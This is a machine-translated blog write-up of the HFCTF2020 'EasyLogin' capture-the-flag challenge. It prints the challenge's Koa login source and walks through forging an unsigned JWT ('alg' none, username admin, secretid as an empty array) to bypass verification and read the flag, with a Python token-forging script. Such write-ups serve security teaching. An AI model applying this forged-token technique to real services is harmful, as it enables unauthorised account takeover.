当前位置:网站首页>[HFCTF2020]EasyLogin
[HFCTF2020]EasyLogin
2022-07-27 00:49:00 【A new reading of the tea classic】
[HFCTF2020]EasyLogin

After opening, the above login box appears ,f12 You can see app.js

/**
 *   Maybe you should use  koa-static  To handle static files
 *   How to configure the path ? Whatever, fill in the root directory first XD
 */

function login() {
    const username = $("#username").val();
    const password = $("#password").val();
    const token = sessionStorage.getItem("token");
    $.post("/api/login", {username, password, authorization:token})
        .done(function(data) {
            const {status} = data;
            if(status) {
                document.location = "/home";
            }
        })
        .fail(function(xhr, textStatus, errorThrown) {
            alert(xhr.responseJSON.message);
        });
}

function register() {
    const username = $("#username").val();
    const password = $("#password").val();
    $.post("/api/register", {username, password})
        .done(function(data) {
            const { token } = data;
            sessionStorage.setItem('token', token);
            document.location = "/login";
        })
        .fail(function(xhr, textStatus, errorThrown) {
            alert(xhr.responseJSON.message);
        });
}

function logout() {
    $.get('/api/logout').done(function(data) {
        const {status} = data;
        if(status) {
            document.location = '/login';
        }
    });
}

function getflag() {
    $.get('/api/flag').done(function(data) {
        const {flag} = data;
        $("#username").val(flag);
    }).fail(function(xhr, textStatus, errorThrown) {
        alert(xhr.responseJSON.message);
    });
}
The hint is based on Node.js Of koa frame ,koa Under the frame controllers Catalog ,controllers There are api.js,url Direct access (/controllers/api.js) Available
const crypto = require('crypto');
const fs = require('fs')
const jwt = require('jsonwebtoken')

const APIError = require('../rest').APIError;

module.exports = {
    'POST /api/register': async (ctx, next) => {
        const {username, password} = ctx.request.body;

        if(!username || username === 'admin'){
            throw new APIError('register error', 'wrong username');
        }

        if(global.secrets.length > 100000) {
            global.secrets = [];
        }

        const secret = crypto.randomBytes(18).toString('hex');
        const secretid = global.secrets.length;
        global.secrets.push(secret)

        const token = jwt.sign({secretid, username, password}, secret, {algorithm: 'HS256'});

        ctx.rest({
            token: token
        });

        await next();
    },

    'POST /api/login': async (ctx, next) => {
        const {username, password} = ctx.request.body;

        if(!username || !password) {
            throw new APIError('login error', 'username or password is necessary');
        }

        const token = ctx.header.authorization || ctx.request.body.authorization || ctx.request.query.authorization;

        const sid = JSON.parse(Buffer.from(token.split('.')[1], 'base64').toString()).secretid;

        console.log(sid)

        if(sid === undefined || sid === null || !(sid < global.secrets.length && sid >= 0)) {
            throw new APIError('login error', 'no such secret id');
        }

        const secret = global.secrets[sid];

        const user = jwt.verify(token, secret, {algorithm: 'HS256'});

        const status = username === user.username && password === user.password;

        if(status) {
            ctx.session.username = username;
        }

        ctx.rest({
            status
        });

        await next();
    },

    'GET /api/flag': async (ctx, next) => {
        if(ctx.session.username !== 'admin'){
            throw new APIError('permission error', 'permission denied');
        }

        const flag = fs.readFileSync('/flag').toString();
        ctx.rest({
            flag
        });

        await next();
    },

    'GET /api/logout': async (ctx, next) => {
        ctx.session.username = null;
        ctx.rest({
            status: true
        })
        await next();
    }
};
'GET /api/flag': async (ctx, next) => {
if(ctx.session.username !== 'admin'){
throw new APIError('permission error', 'permission denied');
}It can be seen from the above code , If the name is not admin You can't view flag
if(!username || username === 'admin'){
            throw new APIError('register error', 'wrong username');
        }
It can be seen from the above code that if the user name is admin You can't register , The above two contradict each other , We can fake it admin Identity login
To register first , Grab the bag again , When capturing packets, some values will be returned

And these values are jwt,jwt Full name Json Web Token, Is a token format , Form consists of three parts , Between by . Connect ,( Decrypt the website as :JSON Web Tokens - jwt.io) The form is probably as follows :
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.
eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiaWF0IjoxNTE2MjM5MDIyfQ.
SflKxwRJSMeKKF2QT4fwpMeJf36POk6yJV_adQssw5c
The three parts are 1.header: The statement JWT The signature algorithm of 2.payload: Carries various declarations and passes plaintext data , for example :username、password etc. 3.signture: Who owns this part JWT go by the name of JWS, That is, signed JWS
We put alg Change it to none, Because when alg by none When , The back end will not perform signature verification , It is equivalent to no encryption , And then username Change it to admin,secretid Change it to [], Use scripts to generate , Script :
import jwt
token = jwt.encode(
{
  "secretid": [],
  "username": "admin",
  "password": "123456",
  "iat": 1657953245
},
algorithm="none",key="").encode(encoding='utf-8')

print(token)
eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.eyJzZWNyZXRpZCI6W10sInVzZXJuYW1lIjoiYWRtaW4iLCJwYXNzd29yZCI6IjEyMzQ1NiIsImlhdCI6MTY1Nzk1MzI0NX0.
Then modify the correct content according to the returned package : 
Put the package and you will find that you can log in , After logging in, you get flag The button


Continue to grab the bag , Send to repeater, Just send flag
边栏推荐
- 8_ Polynomial regression and model generalization
- Point to plane projection
- MySQL common functions (summary)
- Leetcode 302 weekly games
- CDs simulation of minimum dominating set based on MATLAB
- Vector size performance problems
- 【Codeforces Round #808 (Div 2.) A·B·C】
- Dynamic binding, static binding, and polymorphism
- 2020-12-20 99 multiplication table
- Openharmony quick start
猜你喜欢

The detailed process of reinstalling AutoCAD after uninstallation and deleting the registry
![[b01lers2020]Welcome to Earth](/img/e7/c8c0427b95022fbdf7bf2128c469c0.png)
[b01lers2020]Welcome to Earth

Two methods of automated testing XSS vulnerabilities using burpsuite

DOM day_01(7.7) dom的介绍和核心操作

并行MPI程序传递发送消息
Parallel MPI program delivery send message
![[CISCN2019 华北赛区 Day1 Web2]ikun](/img/80/53f8253a80a80931ff56f4e684839e.png)
[CISCN2019 华北赛区 Day1 Web2]ikun

BUUCTF-随便注、Exec、EasySQL、Secret File
![[4.10 detailed explanation of game theory]](/img/df/690f9fb3adcb00317eb3438a76baaa.png)
[4.10 detailed explanation of game theory]

DOM day_02(7.8)网页制作流程、图片src属性、轮播图、自定义属性、标签栏、输入框事件、勾选操作、访问器语法
随机推荐
[WUSTCTF2020]CV Maker
MySQL common functions (summary)
Huffman encoding and decoding
[Network Research Institute] attackers scan 1.6 million WordPress websites to find vulnerable plug-ins
C language shutdown applet
[qt] solve the problem of Chinese garbled code
【4.1 质数及线性筛】
8_ Polynomial regression and model generalization
Two or three things about redis
JSCORE day_ 03(7.4)
输入一串字母 将里面的元音输出希望各位大佬能给指导
Based on the theoretical principle and simulation results of MATLAB spherical decoding, compare 2norm spherical decoding, infinite norm spherical decoding, ML detection
【Codeforces Round #808 (Div 2.) A·B·C】
Detailed explanation of arrow function 2021-04-30
Detailed explanation of this point in JS
[RootersCTF2019]I_<3_Flask
BUUCTF-随便注、Exec、EasySQL、Secret File
2020-12-20 九九乘法表
postman的使用
寻找真凶